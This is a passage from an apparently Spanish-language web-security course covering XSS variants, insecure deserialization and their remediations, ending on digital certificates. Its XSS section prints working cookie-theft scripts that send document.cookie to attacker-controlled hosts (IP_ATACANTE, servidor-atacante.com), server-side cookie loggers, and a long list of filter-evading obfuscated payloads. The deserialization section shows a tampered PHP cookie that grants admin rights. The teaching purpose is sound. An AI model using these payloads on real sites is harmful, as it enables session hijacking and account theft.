Usar AJAX para ataques de XSS no es tan conocido, pero sí peligroso. Se basa en usar cualquier tipo de vulnerabilidad de XSS para introducir un objeto XMLHttpRequest y usarlo para enviar contenido POST, GET, sin conocimiento del usuario. Este se ha popularizado con gusanos de XSS que se encargan de replicarse por medio de vulnerabilidades de XSS persistentes (aunque la posibilidad de usar XSS reflejados es posible).

El siguiente script de ejemplo obtiene el valor de las cookies y seguidamente las enviaría al atacante.

JavaScript:

```
var cookiesDeUsuario = document.cookie;  
  
var xhr = new XMLHttpRequest(); // Objeto Ajax  
xhr.open('GET', 'www.servidor-  
atacante.com/cookies.php');  
xhr.send('c=' + cookiesDeUsuario);
```

PHP (servidor del atacante):

```
<?php

$archivo = fopen('log2.htm','a');

$cookie = $_GET['c'];

$ip = getenv ('REMOTE_ADDR');

$re = $HTTPREFERER;

$fecha=date("j F, Y, g:i a");

fwrite($archivo, '<br />Cookie:
'.htmlentities($cookie).'  
/>Pagina:
'.htmlentities($re));
fwrite($archivo, '<br /> IP: ' . $ip. '  
/ > Fecha y
Hora: ' . $fecha. '</hr>');

fclose($archivo);

?>
```

XSS Stored

Se trata de una variación del ataque XSS reflejado, sin embargo, es el más peligroso, (y obviamente el más deseado por un atacante) dado que el contexto de este ataque no se limita solamente al contexto del navegador Web de un usuario, sino que por el contrario puede afectar directamente a todos los usuarios que acceden a la aplicación, por esta razón es una de las vulnerabilidades más peligrosas. Funciona de un modo similar al anterior, con la diferencia que, en este caso, la vulnerabilidad se encuentra almacenada de forma persistente en la aplicación, ejemplos típicos de este tipo de ataques son foros o sitios donde se pueden incluir comentarios, así como otros tipos de entradas que permite al usuario ingresar texto y éstas a su vez, permiten la inclusión de código HTML o JavaScript.

DOM XSS

Este tipo de ataque se basa en los dos anteriores, la diferencia radica en que se aprovecha la API DOM que tienen los navegadores Web para acceder a determinados objetos del navegador, como, por ejemplo, funciones en JavaScript. De esta forma es posible manipular eventos, navegación y otras características que se ejecutan en el lado del cliente. Así que en este punto es importante anotar que el atacante debe tener buenos conocimientos sobre JavaScript y DOM API.

Flash XSS

Consiste en el aprovechamiento de Flash para injectar código malicioso en etiquetas <object>. En este punto se puede utilizar ActionScript para acceder a las variables de una película hecha en Flash (SWF), también se pueden aprovechar determinadas funciones de Flash para injectar código malicioso, funciones tales como getURL o loadMovie pueden ser objeto de ataque.

CSRF

Este tipo de ataque es un poco diferente a los anteriores, consiste en aprovechar la confianza que tiene un sitio en un usuario determinado, si se mira detenidamente los ataques clásicos XSS funcionan justo, al contrario, es decir, explotando la confianza que tiene un cliente sobre un sitio Web determinado. Consiste en explotar la imposibilidad que tiene una aplicación Web en diferenciar entre un usuario legítimo/víctima de un atacante.

Este tipo de ataque habitualmente funciona en tres pasos:

1. El atacante crea un script malicioso hospedado en un servidor Web que él controla.
2. La víctima inicia sesión en una página Web y mantiene su sesión.
3. El atacante envía un enlace al usuario con el script malicioso, el usuario lo “abre” siendo víctima de algún tipo de técnica de ingeniería social (el modo más frecuente). Una vez que el script es ejecutado el atacante tendrá la posibilidad de robar cookies y otros objetos del navegador correspondientes a la sesión activa de la víctima.

En realidad, en este tipo de ataque, existe una suplantación de la identidad de la víctima y el atacante se hace pasar por alguien que no es.

XFS

Se trata de una variante de un ataque XSS clásico, consiste en la inyección del código malicioso utilizado por el atacante, pero inyectando frames para cargar código externo y evidentemente, sin la autorización de la víctima. El “truco” se encuentra en la forma en la que se manipulan las variables que viajan en la petición

XAS - Cross Agent Scripting

Se trata de injectar código en una aplicación Web por medio de la modificación de las cabeceras HTTP, en este caso, simplemente modificando el parámetro “User-Agent” del navegador Web del atacante, y estableciendo como valor el código a injectar, de esta forma si por ejemplo la aplicación Web trata de determinar el User-Agent del navegador, realmente lo que terminará por ejecutar será el código definido en dicho campo, por ejemplo: En lugar de tener el valor “Mozilla” se tiene el valor “<script>alert(document.cookie);</script> ” de esta forma cuando una aplicación intente acceder a dicho campo, realmente se ejecutará este sencillo script.

XRS - Cross Referer Script

Funciona del mismo modo que XAS, sin embargo, en lugar de modificar la cabecera correspondiente al User Agent del navegador, se cambia el valor de la cabecera Referer y de esta forma, se puede injectar el código malicioso en dicha propiedad.

En una próxima entrada, se indicará como explotar estas vulnerabilidades tan frecuentes en aplicaciones Web.

PDF XSS

Es una vulnerabilidad ampliamente usada para afectar el Acrobat Reader de Adobe. En este caso, si se abusa de las características para abrir archivos en Acrobat, un sitio bien protegido se vuelve vulnerable a un ataque de tipo XSS si da alojamiento a documentos en formato PDF.

Esto afecta seriamente, a menos que se actualice el Reader o se cambie la forma en que el navegador maneja dichos documentos.

Una manera de combatirlo, si se cuenta con el servidor de aplicaciones Web Apache, es llevar a cabo la correcta configuración de ModSecurity, ya que cuenta con directivas de protección para archivos en formato PDF.

2.8.2. Técnicas de inyección de script

Estos son algunos de los ejemplos de Scripts que pueden ser empleados para llevar a cabo un ataque XSS exitoso, este tipo de scripts son válidos para cualquiera de las técnicas de XSS explicadas en párrafos anteriores, en realidad, cualquier ataque XSS siempre intentará en primera instancia de aprovechar alguna vulnerabilidad por medio de simples pruebas como las siguientes en campos habilitados para entradas de usuario, sin embargo, estos son solamente una pequeña “colección”, el límite se encuentra en la imaginación y las habilidades del atacante, del mismo modo hay que ser creativos a la hora de injectar cualquier script, estos pueden ser injectados en campos de entrada como ya se ha dicho, sin embargo algunos pueden ser directamente ingresados en la ruta del navegador.

Tip: Se puede usar el servicio <http://tinyurl.com/> para convertir cadenas de URL muy largas a fragmentos cortos. Por otro lado también ayuda conocer las equivalencias de caracteres ASCII consultar: <http://www.ascii.cl/es/>.

Ejemplo práctico: Robo de Cookies de sesión mediante ataque XSS

1. El atacante ha conseguido explotar una vulnerabilidad XSS en una aplicación objetivo especificando en dicho script que se debe dirigir la petición a una página controlada por el atacante, esto puede ser hecho por medio de DOM, con la propiedad location del objeto document, por ejemplo:

```
<script>document.location="http://IP_ATACANTE/takecookie.php?cookie=&#8221; +  
document.cookie;history.back(); </script>
```

Con este sencillo script se dirige la petición hacia el servidor controlado por el atacante donde se capturan las cookies del usuario y posteriormente vuelve a la petición original (todo ocurre sin que el usuario se entere, que evidentemente es lo mejor de todo). Frecuentemente esto será un simple link que se envía a un usuario por correo electrónico u otro medio, para que, de esta forma, lo llegue a activar.

2. En el servidor del atacante, existe un script similar al siguiente:

```
<?php  
$fichero=fopen("cookies.txt","a");fputs($fichero,"\\n".$_GET["cookie"]."\\n");fclose($ficher  
o); ?>
```

Con esto se escriben las cookies en un fichero que el atacante puede utilizar.

3. Posteriormente, el atacante accede a la aplicación Web que corresponda a determinada cookie, posiblemente, dicha aplicación solicitará algún tipo de autenticación, en este punto, el atacante toma las cookies capturadas del usuario anterior y posteriormente las carga en su navegador Web, en navegadores como Chrome y Firefox existen extensiones y add-ons que permiten hacer esto, como es el caso de "Edit Cookie" en Chrome. Si el usuario aún mantiene activa la sesión en la aplicación, los mecanismos de autenticación de dicha aplicación Web, serán pasados por alto, dado que la aplicación confía en la cookie que encuentra en el navegador y asume que corresponde a una sesión activa.

Se han indicado solamente unos cuantos scripts, sin embargo, las habilidades del atacante y sus conocimientos en desarrollo de aplicaciones Web, juegan en este punto un papel importante, dado que entre más experiencia y conceptos teóricos y prácticos domine, mejores serán los scripts que desarrolle y las posibilidades de explotar vulnerabilidades XSS.

2.8.3. Codificación y ofuscamiento

Encontrar un sitio vulnerable a XSS es mucho más fácil que encontrar un sitio vulnerable a SQLI. El problema es que puede tomar tiempo para determinar si el sitio es muy vulnerable. Con SQLI, basta con añadir un poco de instrucciones. Sin embargo, en XSS, deberá presentar (a veces) varias consultas, para poner a prueba un sitio para XSS.

Los sitios más vulnerables contendrán una búsqueda, inicio de sesión, o un área de Registro. Prácticamente en cualquier lugar que contenga un cuadro de texto, puede ser explotado con XSS. No obstante, mucha gente se olvida este hecho, y nunca lo usan en todo su potencial porque creo que es inservible. Usted no puede tomar cualquier secuencia de comandos, y editar la cosa completa. Sin embargo, la edición de una "onmouseover", es sin duda una excepción.

De todas formas, nuestro sitio debe tener algunos cuadros de texto a la entrada de algo de HTML.

Por lo tanto, vamos a intentar poner la consulta básica de todos los tiempos:

```
<script>alert("XSS")</script>
```

Ese pequeño script, es HTML. Se hará un pequeño mensaje emergente, diciendo "XSS". Puede editar esa parte si lo desea. Eso sí, no modificar ninguna otra parte. Ponga esto en su barra de búsqueda y pulsa Enter. ¡Ahora, si un cuadro de alerta aparece entonces hemos atacado con éxito un sitio vulnerable a XSS!, si no aparece ningún cuadro es porque eso significa que el sitio contiene algún filtro.

Un filtro, es cuando buscamos algo, entonces pasa por un proceso pequeño, básicamente, una inspección. Se comprueba lo malicioso (peligroso). En este caso XSS. A veces, estos filtros son muy débiles, y puede ser pasado por alto con mucha facilidad, también puede ser bastante difícil de bypassar. Hay un montón de formas de evitar un filtro XSS. En primer lugar, tenemos que averiguar qué cosa esta bloqueando el filtro. Una gran parte del tiempo, se bloquea la alerta. He aquí un ejemplo de este tipo de filtro:

```
<script>alert( > XSS detected< )</script>
```

Se bloquean las comillas. Entonces, no se puede mostrar la alerta. Afortunadamente hay una manera de cifrar el mensaje completo. Vamos a usar una función que se llama "String.fromCharCode". El nombre de la misma más o menos lo explica todo. Cifra nuestro texto, en ASCII. Un ejemplo de este cifrado, sería así:

```
String.fromCharCode(88,83,83)
```

Puede ser un poco confuso, pero muy sencillo. Esto es lo que nuestra consulta completa se verá así:

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

- Alert Cookie, script plano cerrando etiqueta HTML:

```
><script>alert(document.cookie); </script>
```

- Alert Cookie, script plano cerrando etiqueta HTML con caracteres ASCII:

```
%3E%3Cscript%3Ealert(document.cookie); %3C%2Fscript%3
```

- Alert Cookie, script plano concatenando parámetros GET a la petición:

```
<script>alert(document.cookie)<script>&param=value
```

- Alert Cookie, script concatenando parámetros GET a la petición Caracteres ASCII:

```
%3E%3Cscript%3Ealert(document.cookie); %3C%2Fscript%3E%26param%3Dvalue
```

- Ejecutar peticiones a otros sitios desde la vulnerabilidad XSS:

```
<script src='<HOST_ATACANTE/redirect.js' />
Donde redirect.js contiene:
<script>
var post_data = 'name=value';
var xmlhttp=new XMLHttpRequest();
xmlhttp.open("POST", 'http://www.atacante.com', true);
xmlhttp.onreadystatechange = function () {
if (xmlhttp.readyState == 4) {
alert(xmlhttp.responseText);
}
};
xmlhttp.send(post_data);
</script>
```

- Denegación de Servicio por medio de una vulnerabilidad XSS:

```
<script>for(;;) alert("bucle");</script>
```

- Denegación de Servicio obligando a las victimas conectarse repetidamente:

```
<meta%20http-equiv="refresh"%20content="0;">
```

- Inyectando código JavaScript en un objeto IMG de HTML:

```
<img src=foo.png onerror=alert(/XSS/) />
```

- Inyectando código JavaScript en un objeto IMG de HTML:

```
javascript:img=new Image();img.src="http://attacker/wtf.php?  
cookie="+document.cookie;
```

- Inyectando código JavaScript en un objeto IMG de HTML Caracteres ASCII:

```
<img src=foo.png  
onerror=%61%6c%65%72%74%28%2f%53%43%47%30%39%2f%29/>
```

- Codificando la salida JavaScript para evitar filtros:

```
<script>String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,1  
00,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59,60,47,115,99,114,1  
05,112,116,62) </script>
```

- Inyección codificada utilizando la función “unescape” de JavaScript:

Código original:
><script>alert(document.cookie);</script>Codificación:
%93%3e%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%
75%6d
%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%3c%2f%73%63%72%69%70%7
4%3e

- Inyección de etiqueta A de HTML utilizando protocolo DATA:

```
<a href="data:text/html;charset=utf-  
8,%3cscript%3ealert(1);history.back();%3c/script%3e ">ClickMe!</a>
```

- Indicador para verificar si una aplicación es vulnerable a XSS:

";!—<XSS>=&{()}

- Inyectando objeto IMG de HTML código JavaScript codificado:

```
<img src=javascript:alert(String.fromCharCode(88,83,83))>
```

- Inyectando objeto BODY de HTML con código JavaScript:

```
<BODY onload=alert("XSS")>
```

- Inyectando estilos en una aplicación Web vulnerable:

```
<STYLE>@import 'IP_ATACANTE/xss.css';</STYLE>
<META HTTP-EQUIV="Link" Content=<IP_ATACANTE/xss.css>; REL=stylesheet"
```

- Inyección de Código ofuscado usando document.write:

```
'><script src="http://server-attacker.com/xss.js"
/>'><script>document.write(String.fromCharCode(60, 115, 99, 114, 105, 112, 116, 32,
115, 114, 99, 61, 34, 104, 116, 116, 112, 58, 47, 47, 115, 101, 114, 118, 101, 114, 45,
97, 116, 116, 97, 99, 107, 101, 114, 46, 99, 111, 109, 47, 120, 115, 115, 46, 106, 115,
34, 32, 47, 62));</script>
```

Para profundizar más en el tema, puede verificar el siguiente enlace:

[https://xsser.03c8.net/xsser/XSS_for_fun_and_profit_SCG09_\(spanish\).pdf](https://xsser.03c8.net/xsser/XSS_for_fun_and_profit_SCG09_(spanish).pdf)

2.8.4. Remediaciones

Prevenir ataques XSS

Tan fácil como un atacante puede atacar un sitio Web no protegido contra ataques Cross-Site Scripting, un desarrollador puede defenderse de éstos. La prevención ha de tenerse siempre en cuenta incluso antes de escribir el propio código.

La regla o política más básica que ha de tenerse siempre en cuenta es simple: NUNCA confíes de datos que vienen de usuarios o de cualquier otra fuente externa. Cualquier dato debe ser validado o escapado para su output.

Las medidas a tomar se pueden dividir en tres: data validation, data sanitization y output escaping.

- **Data validation**

La validación de datos es el proceso de asegurarse que tu aplicación analiza el tipo de datos correctos. Si tu script PHP espera un integer de un input, cualquier otro tipo de dato debe de rechazarse. Cada dato debe ser validado cuando se recibe para asegurarse que es del tipo correcto, y rechazado si no pasa ese proceso de validación.

Si quieras validar un número de teléfono, por ejemplo, deberás rechazar cualquier string que contenga letras, porque sólo consistirá en dígitos. También puedes tener en cuenta la longitud que deberán tener estos dígitos. Siendo más permisivo, se pueden aceptar algunos otros símbolos como +, (), y - que a veces se utilizan al indicar números de teléfono:

```
// Comprobar un número de teléfono en Estados Unidos:  
$telefono = '1-909-466-4344';  
if (preg_match('/^((1-)?\d{3})-\d{3}-\d{4}/', $telefono)){  
    echo "El teléfono $telefono es válido";  
} else {  
    echo "El teléfono $telefono NO es válido";  
}
```

Figura 75: Prueba de concepto.
Fuente. - <https://diego.com.es>

- **Data sanitization**

La sanitización de datos se centra en manipular los datos para asegurarse que son seguros, eliminando cualquier parte indeseable y normalizándolos en la forma correcta. Por ejemplo, si se espera un texto string de los usuarios, puedes querer evitar cualquier tipo de markup HTML:

```
// Sanitizar comentario de usuario  
$comentario = strip_tags($_POST["comentario"]);
```

Figura 76: Prueba de concepto.
Fuente. - <https://diego.com.es>

A veces la validación de datos y su sanitización pueden ir de la mano.

```
$telefono = "1234567";
$telefono = preg_replace('/[^\\d]/', "", $telefono);
$length = strlen($telefono);
if ($length = 7 || $length = 10 || $length = 11){
    echo "$telefono es un formato válido";
}
```

Figura 77: Prueba de concepto.
Fuente. - <https://diego.com.es>

▪ Output escaping

Para proteger la integridad de los datos que se devuelven, el output data, se debe escapar cualquier dato que se devuelve al usuario. Esto evita que el navegador malinterprete alguna secuencia especial de caracteres:

```
echo "Has buscado la palabra: " . htmlspecialchars($_GET["query"]);
```

Figura 78: Prueba de concepto.
Fuente. - <https://diego.com.es>

Puede emplearse también la función htmlentities(). La diferencia entre ambas es que htmlspecialchars() sólo traduce los símbolos &, "", "< y > en entidades HTML, en cambio htmlentities() traduce todos los caracteres posibles que tengan su equivalencia en HTML. Normalmente vale con htmlspecialchars() a no ser que uses algún tipo de codificación diferente a ISO-8859-1 o UTF-8.

Ejemplo de prevención contra ataques XSS

Mezclando un poco las tres formas de prevenir ataques XSS, vamos a ver un sencillo sistema de comentarios:

```
// Validar el comentario
$comentario = trim($_POST["comentario"]);
if(empty($comentario)){
    exit("Debes proporcionar un comentario");
}
// Sanitizar comentario
$comentario = strip_tags($comentario);
// El comentario ya se puede guardar de forma segura
file_put_contents("comentarios.txt", $comentario, FILE_APPEND);
// Escapar comentarios antes de mostrarlos
$comentarios = file_get_contents("comentarios.txt");
echo htmlspecialchars($comentarios);
```

Figura 79: Prueba de concepto.
Fuente. - <https://diego.com.es>

Primero nos aseguramos de que no se guardan comentarios vacíos. Después se sanitizan los datos eliminando cualquier posible etiqueta HTML que pudiera contener. Finalmente, los comentarios se devuelven filtrados. La función `_striptags` hace que no sea posible insertar enlaces en los comentarios, ya que éstos utilizan una etiqueta que será eliminada. Para que puedan insertarse se puede utilizar `htmlentities` o `htmlspecialchars` en su lugar.

Hay que tener en cuenta que ninguna solución es fiable al 100%, y que es conveniente estar al tanto de novedades respecto a los ataques Cross-Site Scripting ya que van evolucionando a medida que lo hacen las plataformas que los facilitan (navegadores, HTML).

2.9. TEMA 10: A8 – INSECURE DESERIALIZATION

La Deserialización insegura, es una vulnerabilidad de difícil explotación. La serialización es un concepto que implica convertir datos de un formato a otro formato concreto (por ejemplo, de un formato admitido a formato XML) que permita su transmisión o guardado.

No aceptar datos serializados de fuentes no confiables o sólo aceptar para su serialización a datos de tipos primitivos, son dos buenas prácticas que nuestra arquitectura debería cumplir en todos los casos. Esta vulnerabilidad podría permitir la ejecución remota de esos códigos serializados.

2.9.1. Ejecución de código arbitrario

La mayoría de los lenguajes de programación contienen potentes funciones, las que se usan correctamente son increíblemente poderosas, pero si se usan incorrectamente y pueden ser increíblemente peligrosas. La serialización (y deserialización) es una de esas características disponibles en la mayoría de los lenguajes de programación modernos. Como se mencionó en un artículo anterior:

“La serialización es una característica de los lenguajes de programación que permite representar el estado de los objetos en memoria en un formato estándar, que se puede escribir en el disco o transmitir a través de una red”.

La serialización y, lo que es más importante, la deserialización de datos no es segura debido al simple hecho de que los datos que se procesan se consideran implícitos como “correctos”. Por lo tanto, si toma datos como variables de programa de una fuente no confiable, está permitiendo que un atacante controle el flujo del programa. Además, muchos lenguajes de programación admiten ahora la serialización no solo de datos (por ejemplo, cadenas, matrices, etc.) sino también de objetos de código. Por ejemplo, con Python pickle() puedes serializar clases definidas por el usuario, puedes tomar una sección de código, enviarla a un sistema remoto y allí se ejecuta.

Por supuesto, esto significa que cualquier persona con la capacidad de enviar un objeto serializado a dicho sistema ahora puede ejecutar código arbitrario fácilmente, con todos los privilegios del programa ejecutándolo.

Algunos ejemplos:

A diferencia de muchas clases de vulnerabilidades de seguridad, no se puede crear accidentalmente un defecto de deserialización. A diferencia de los errores de gestión de memoria, por ejemplo, que pueden ocurrir fácilmente debido a un único cálculo individual o uso indebido del tipo de variable, la única forma de crear un defecto de deserialización es utilizar la deserialización. Algunos ejemplos rápidos de fallas incluyen:

CVE-2012-4406: OpenStack Swift (un almacén de objetos) usó Python pickle() para almacenar metadatos en memcached (que es un simple almacén de claves / valores y no admite autenticación), por lo que un atacante con acceso a memcached podría causar la ejecución de código arbitrario en todos los servidores que usan Swift.

CVE-2013-2165: en las RichFaces ResourceBuilderImpl.java de JBoss, las clases a las que se podía llamar no estaban restringidas, lo que permitía que un atacante interactuara con clases que podrían dar lugar a la ejecución de código arbitrario.

Por desgracia, hay muchos ejemplos más que abarcan prácticamente todos los principales proveedores de sistemas operativos y plataformas. Tenga en cuenta que prácticamente todos los idiomas modernos incluyen serialización que no es seguro usar de manera predeterminada (Perl Storage, Ruby Marshal, etc.).

Ejemplos de escenarios de ataque

Escenario 1: una aplicación React llama a un conjunto de microservicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución que se les ocurrió fue serializar el estado del usuario y pasarlo de un lado a otro con cada solicitud. Un atacante nota la firma de objeto Java "R00" y utiliza la herramienta Java Serial Killer para obtener la ejecución remota de código en el servidor de aplicaciones.

Escenario 2: un foro de PHP utiliza la serialización de objetos de PHP para guardar una "super" cookie, que contiene el ID de usuario, el rol, el hash de contraseña y otro estado del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

Un atacante cambia el objeto serializado para otorgarse privilegios de administrador:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

2.9.2. Denegación de Servicio (DoS)

La denegación de servicio se produce cuando un sistema está sobrecargado de tal manera que no se pueden procesar los mensajes, o se procesan muy lentamente.

Ejemplo:

ORACLE JAVA SE 6U161/7U151/8U144/9 SERIALIZATION DENEGACIÓN DE SERVICIO

Una vulnerabilidad fue encontrada en Oracle Java SE 6u161/7u151/8u144/9 y clasificada como problemática. Una función desconocida del componente Serialization es afectada por esta vulnerabilidad. Por la manipulación de un input desconocido se causa una vulnerabilidad de clase denegación de servicio. Esto tiene repercusión sobre la disponibilidad.

La vulnerabilidad fue publicada el 2017-10-19 con identificación Oracle Critical Patch Update Advisory - October 2017 con un advisory (Website confirmado). El advisory puede ser descargado de oracle.com. La vulnerabilidad es identificada como CVE-2017-10357. La explotación se considera fácil. El ataque se puede efectuar a través de la red. No se conoce los detalles técnicos ni hay ningún exploit disponible.

Una actualización elimina esta vulnerabilidad. Una solución posible ha sido publicada inmediatamente después de la publicación de la vulnerabilidad.

2.9.3. Remote Command Execution

La serialización es una característica útil y ampliamente soportada. Sin embargo, también proporciona un objetivo fácil para que los hackers intenten ejecutar comandos maliciosos utilizando el shell externo. Mediante el uso de muestras de código, cómo las vulnerabilidades de serialización pueden explotarse para ejecutar comandos de forma remota, y cómo, mediante la implementación de prácticas de codificación segura, el riesgo puede ser minimizado.

Todos los lenguajes OOP admiten la capacidad de implementar serialización personalizada como JSON y XML. La mayoría de ellos también proporciona soporte nativo para la serialización predeterminada. La idea es simple: toma un objeto, extrae sus datos, lo transforma en una representación textual o binaria y lo guarda para usarlo más adelante. Más tarde, cuando necesite usar el objeto, cargue los datos, analícelos y reconstruya el objeto. Siempre que el serializador y el deserializador estén familiarizados con la estructura del objeto, podemos evitar tener que serializar los metadatos del objeto y reducir la latencia y el tamaño de los datos serializados.

Serialización en JAVA

El ecosistema de Java no solo es compatible con la serialización predeterminada, sino que también alienta al desarrollador a usar la serialización en casi todas partes. El útil mecanismo de Java Beans se basa en la capacidad de serializar y luego reconstruir los objetos serializados. Al usar Java Beans, podemos separar fácilmente la lógica comercial de los aspectos de TI y escalar nuestro sistema sin cambiar ningún código. Simplemente serializamos algunos de los objetos, los enviamos a otro proceso para su procesamiento, serializamos el objeto transformado y lo enviamos de regreso. Además, Java Beans se puede utilizar como una manera fácil de recibir datos estructurados y comandos de otros procesos.

Suena bien, siempre que podamos responder por la fuente de los objetos serializados.

Examinemos el mecanismo Java Management eXtensions (JMX). Escucha un puerto de red en espera de conexiones. Cuando se establece una conexión, el mecanismo JMX lee la secuencia de entrada esperando un comando serializado Java Bean e intenta deserializarlo y convertirlo a la clase esperada. Una vez reconstruido, el objeto es utilizado por el mecanismo JMX para cambiar los parámetros del programa o, potencialmente, ejecutar un comando.

Explotando la vulnerabilidad de serialización

No hay dudas sobre la utilidad del mecanismo de serialización, sin embargo, también es un vector de ataque muy efectivo. Al comprender la forma en que funciona este mecanismo, intentaremos utilizar nuestro conocimiento para ejecutar el siguiente código, que puede generalizarse a cualquier ejecución de código:

Este comando es compatible con todas las plataformas y permite al desarrollador ejecutar el "comando" de cadena en el shell externo (por ejemplo, "cmd" para Windows o "bash" para Linux).

```
Runtime.getRuntime().exec("command");
```

Este comando es compatible con todas las plataformas y permite al desarrollador ejecutar el "comando" de cadena en el shell externo (por ejemplo, "cmd" para Windows o "bash" para Linux).

Aquí hay tres enfoques que un atacante puede tomar para explotar el mecanismo de serialización:

1. Envuelva el comando malicioso en un objeto Java serializado y envíelo.

El enfoque más fácil sería escribir algún código malicioso, envolverlo en un objeto Java, serializar el objeto y enviarlo a través del canal JMX. Debido a la limitación inherente de la serialización, la clase del objeto serializado debe existir en la ruta de clase de la aplicación para que el mecanismo de deserialización tenga éxito, terminaremos con una excepción de deserialización.

2. Exprese el comando malicioso utilizando un código que ya existe en el servidor.

Otra opción es enviar un objeto serializado de un tipo diferente que ya exista en la ruta de clase. Esto es más difícil ya que de alguna manera debemos adivinar qué clases existen en el camino de clase y “engañarlas” para que hagan lo que queremos. Es posible que encontremos dicho código inseguro en bibliotecas de intérpretes, API de Reflection y delegadores de Shell.

Sin embargo, incluso si logramos encontrar dicho código y eludir la limitación de serialización, terminaríamos con una excepción de lanzamiento de clase cuando JMX intente convertir el objeto deserializado en la clase que espera.

3. Exprese el comando malicioso utilizando un código que ya existe en el servidor y que se ejecuta como parte del proceso de deserialización.

Un enfoque más sutil sería buscar una clase que exista en la ruta de clase y que se pueda ejecutar como parte del proceso de deserialización. Por ejemplo, un código que se ejecuta automáticamente cuando se invoca el constructor de la clase.

De esta forma, nuestro comando se ejecuta después de la deserialización, pero antes de que el objeto se emita a otro tipo.

2.9.4. Remediaciones

Ejecución de código arbitrario

La forma más sencilla de serializar y deserializar datos de forma segura es utilizar un formato que no incluya soporte para objetos de código. Su mejor apuesta para la serialización de casi todas las formas de datos de forma segura en un formato ampliamente compatible es JSON. Y cuando digo que soy ampliamente compatible, me refiero a todo, desde Cobol y Fortran hasta Awk, Tcl y Qt. JSON admite pares (clave: valor), matrices y elementos, y dentro de estos una amplia variedad de tipos de datos que incluyen cadenas, números, objetos (objetos JSON), matrices, verdadero, falso y nulo. Los objetos JSON pueden contener objetos JSON adicionales, por lo que puede, por ejemplo, serializar varias cosas en objetos JSON discretos y luego insertarlos en un solo JSON grande (usando una matriz, por ejemplo).

Código heredado

Pero, ¿qué ocurre si se trata de un código heredado y no se puede convertir a JSON? En el extremo de recepción (deserialización) puede intentar parchear el código para restringir los objetos permitidos en los datos serializados. Sin embargo, la mayoría de los idiomas no lo hacen muy fácil o seguro y un atacante determinado podrá eludirlos en la mayoría de los casos.

Un documento excelente está disponible en https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf que cubre cualquier cantidad de técnicas inteligentes para explotar Python pickle().

¿Qué sucede si necesita serializar objetos de código?

Pero, ¿qué sucede si realmente necesita serializar y deserializar objetos de código? Como es imposible determinar si el código es seguro o no, debes confiar en el código que estás ejecutando. Una forma de establecer que el código no ha sido modificado en tránsito o proviene de una fuente que no es de confianza es usar la firma de código. La firma de código es muy difícil de hacer correctamente y es muy fácil equivocarse. Por ejemplo, necesitas:

- Asegúrese de que los datos sean de una fuente confiable.
- Asegúrese de que los datos no se hayan modificado, truncado o agregado en tránsito.
- Asegúrese de que los datos no se reproduzcan (por ejemplo, el envío de objetos de código válidos fuera de servicio puede ocasionar la manipulación del estado del programa).
- Asegúrese de que si los datos están bloqueados (por ejemplo, código de bloqueo que debe ejecutarse, pero no lo está, dejando el programa en un estado incoherente) puede volver a un estado bueno conocido.
- Implementar comprobaciones de integridad como firmas digitales en cualquier objeto serializado para evitar la creación de objetos hostiles o la alteración de los datos.
- Aplicar restricciones de tipo estrictas durante la deserialización antes de la creación de objetos, ya que el código generalmente espera un conjunto de clases definibles. Se han demostrado los desvíos a esta técnica, por lo que no es aconsejable confiar únicamente en esto.

- Aislar y ejecutar código que se deserializa en entornos de bajo privilegio cuando sea posible.
- Log deserialization exceptions and failures, donde el tipo entrante no es del tipo esperado, o la deserialización arroja excepciones.
- Restringir o monitorear la conectividad de red entrante y saliente desde contenedores o servidores que se deserializan.
- Monitoreando la deserialización, alertando si un usuario se deserializa constantemente.

Por nombrar algunas preocupaciones importantes. La creación de un marco confiable para la ejecución remota de código está fuera del alcance de este artículo, sin embargo, hay una cantidad de tales frameworks.

Remote command execution

Existen bastantes prácticas que pueden reducir significativamente el riesgo de exposición a vulnerabilidades de serialización.

Estos son los principales:

Mejores prácticas de TI

- Implemente un sistema de detección de intrusiones conductuales. Dichos sistemas detectarán y alertarán cuando un proceso legítimo realice operaciones sospechosas.
- Use un firewall para eliminar el acceso a los puertos a los que no se debe acceder desde fuera del centro de datos (p. Ej., Puertos JMX)
- Minimice la exposición pública de datos sobre su sistema, incluidas las redes sociales y las comunidades en línea. Los atacantes pueden usar preguntas publicadas en foros como StackOverflow para recopilar información sobre su organización y evaluar sus vulnerabilidades.

Mejores prácticas de desarrollo

- Use una versión actualizada de Java.
- Evite la deserialización de objetos Java de origen desconocido.
- Al utilizar bibliotecas de código abierto, verifique las dependencias que introducen en el proyecto y verifique si tienen vulnerabilidades conocidas y soluciones de seguridad.
- Use canales de comunicación seguros dondequiera que los objetos sean serializados y deserializados.

2.10. TEMA 11: A9 – USING COMPONENTS WITH KNOW VULNERABILITIES

2.10.1. Certificados digitales

El Certificado Digital es el único medio que permite garantizar técnica y legalmente la identidad de una persona en Internet. Se trata de un requisito indispensable para que las instituciones puedan ofrecer servicios seguros a través de Internet.

Por ende, podemos decir que tiene los siguientes dos objetivos:

- Validar la identidad de un equipo, usuario, sitio Web, etc., para realmente comprobar si son quien dicen ser.
- Proteger del robo los datos que se transmiten en forma online.

¿Qué tipos de certificados digitales existen?

Básicamente existen 3 tipos de certificados digitales los mismos son:

- Auto-firmados (Self-signed).
- Firmados por una PKI basada en Windows o sistema PKI implementado en una organización.
- Certificados de confianza de terceros.

El certificado contiene una clave pública y una privada las cuales son utilizadas para cifrar la información antes de transmitirla.

El certificado digital permite la firma electrónica de documentos. El receptor de un documento firmado puede tener la seguridad de que éste es el original y no ha sido manipulado y el autor de la firma electrónica no podrá negar la autoría de esta firma.

Los certificados digitales son documentos digitales mediante el cual un tercero confiable (autoridad de certificación) garantiza la vinculación entre la identidad de un sujeto o entidad y su clave pública. Un certificado digital puede ser emitido en distintos formatos y dirigidos a distintos diferentes perfiles de usuario. De esta forma, tenemos certificados emitidos en soporte rígido y en formato software.

